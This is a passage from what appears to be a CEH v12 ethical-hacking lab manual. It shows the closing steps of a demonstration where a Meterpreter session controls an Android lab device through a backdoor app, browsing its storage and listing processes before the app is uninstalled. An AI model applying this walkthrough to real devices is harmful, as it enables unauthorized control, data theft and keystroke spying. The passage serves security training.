
33. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.



34. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.


Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim




35. Close all open windows.

36. Click **CEHv12 Android** to switch to the **Android** machine.

37. On the **Home Screen**, swipe up to navigate to the applications.




38. In the applications section, long click on **MainActivity** application and click **App info**.



39. **App info** page appears, click **UNINSTALL** button to uninstall the application.

Note: If a pop-up appears, click **OK**.



40. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.

41. Close all open windows and document all the acquired information.

